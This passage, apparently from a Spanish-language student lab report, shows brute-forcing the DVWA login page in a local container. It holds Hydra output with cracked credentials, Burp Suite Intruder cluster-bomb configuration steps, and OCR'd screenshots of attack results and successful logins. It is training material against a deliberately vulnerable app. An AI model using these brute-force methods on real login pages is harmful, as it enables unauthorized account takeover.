[00][http-get-form] host: 172.17.0.2 logIn: adm1n password: password
[00][http-get-form] host: 172.17.0.2 logIn: sn1thy password: password
[00][http-get-form] host: 172.17.0.2 logIn: 1337 password: charley
[00][http-get-form] host: 172.17.0.2 logIn: pablo password: letmeIn
[00][http-get-form] host: 172.17.0.2 logIn: gordonb password: abc123
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-06 18:28:23
nicou@nicou:~/Desktop/Cripto_Lab2$
```


Activities Firefox Web Browser sep 6 18:33

Vulnerability x GitHub - vanh x dvwa passwo x Damn Vulnerable x 13 Hydra Brut x dvwa smithy x FuzzySecurity x Problem load x Exploring Dam x Danilo Ramir x 02dvwa_sqli x

172.17.0.2/vulnerabilities/brute/username=1337&password=charley&Login=Login#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area 1337



More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.siftychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Activities Firefox Web Browser sep 6 18:33

Vulnerability x GitHub - vanh x dvwa passwo x Damn Vulnerable x 13 Hydra Brut x dvwa smithy x FuzzySecurity x Problem load x Exploring Dam x Danilo Ramir x 02dvwa_sqli x

172.17.0.2/vulnerabilities/brute/username=pablo&password=letmein&Login=Login#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area pablo



More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.siftychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Username: admin
Security Level: low
PHPIDS: disabled


[View Source](#) [View Help](#)



Damn Vulnerable Web Application (DVWA) v1.10 "Development"



4. BURPSUITE

- Se intercepta el request de login en “/vulnerabilites/brute/” y se envia a Intruder, seleccionando un ataque de tipo “Cluster bomb” y como target la dirección IP del contenedor DVWA.
- *Notar que en este caso tambien capturamos la cookie y será enviada con cada request.
- Se seleccionan “user” y “pass” como variables.
- Se agregan como Lista simple, de payload 1 los usuarios, y de payload 2 las contraseñas, a probar por fuerza bruta.
- Se agrega “Username and/or password incorrect.” como un flag de match para identificar intentos de login fallidos.
- Se inicia el ataque, obteniendo las credenciales validas: (**admin:password**) y (**smithy:password**). Ya que no tienen el flag de falla.
- Se verifican ambas credenciales, siendo ambas exitosas.

*Fotos secuencialmente ordenadas como descrito arriba.







Activities | Burp Suite Community Edition | sep 6 12:15

GitHub - digini | vulnerabilities/wel | GitHub - vanha | Vulnerability: Br | Getting Started with | dvwa valid credi | Brute Forcing W | DVWA Brute Fo | DVWA Brute Fo | Password attack | +

172.17.0.2/vulnerability

2. Intruder attack of http://172.17.0.2 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Use...	Comment
0			200			4666	1	
1	user1	pass1	200			4666	1	
2	user2	pass1	200			4666	1	
3	admin	pass1	200			4666	1	
4	smithy	pass1	200			4666	1	
5	user1	pass2	200			4666	1	
6	user2	pass2	200			4666	1	
7	admin	pass2	200			4666	1	
8	smithy	pass2	200			4666	1	
9	user1	password	200			4666	1	
10	user2	password	200			4666	1	
11	admin	password	200			4704	1	
12	smithy	password	200			4706	1	

Request Response

Pretty Raw Hex Render

```
<br />
<br />
<input type="submit" value="Login" name="Login">
</form>
<p>
Welcome to the password protected area admin
</p>

</div>
</div>
More Information
```

0 matches

Finished

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Activities | Burp Suite Community Edition | sep 6 12:16

GitHub - digini | vulnerabilities/wel | GitHub - vanha | Vulnerability: Br | Getting Started with | dvwa valid credi | Brute Forcing W | DVWA Brute Fo | DVWA Brute Fo | Password attack | +

172.17.0.2/vulnerability

2. Intruder attack of http://172.17.0.2 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Use...	Comment
0			200			4666	1	
1	user1	pass1	200			4666	1	
2	user2	pass1	200			4666	1	
3	admin	pass1	200			4666	1	
4	smithy	pass1	200			4666	1	
5	user1	pass2	200			4666	1	
6	user2	pass2	200			4666	1	
7	admin	pass2	200			4666	1	
8	smithy	pass2	200			4666	1	
9	user1	password	200			4666	1	
10	user2	password	200			4666	1	
11	admin	password	200			4704	1	
12	smithy	password	200			4706	1	

Request Response

Pretty Raw Hex Render

```
<br />
<br />
<input type="submit" value="Login" name="Login">
</form>
<p>
Welcome to the password protected area smithy
</p>

</div>
</div>
More Information
```

0 matches

Finished

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Activities Firefox Web Browser sep 6 12:18 es

GitHub - digini X vulnerabilities/wel X GitHub - vanbau X Vulnerability: Br X Getting Started with X dvwa valid credi X Brute Forcing W X DVWA Brute Fo X DVWA Brute Fo X Password attack X

172.17.0.2/vulnerabilities/brute/username=admin&password=password&Login=Login#

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area admin



More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

View Source View Help

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Activities Firefox Web Browser sep 6 12:18 es

GitHub - digini X vulnerabilities/wel X GitHub - vanbau X Vulnerability: Br X Getting Started with X dvwa valid credi X Brute Forcing W X DVWA Brute Fo X DVWA Brute Fo X Password attack X

172.17.0.2/vulnerabilities/brute/username=smithy&password=password&Login=Login#

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area smithy



More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

View Source View Help

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 "Development"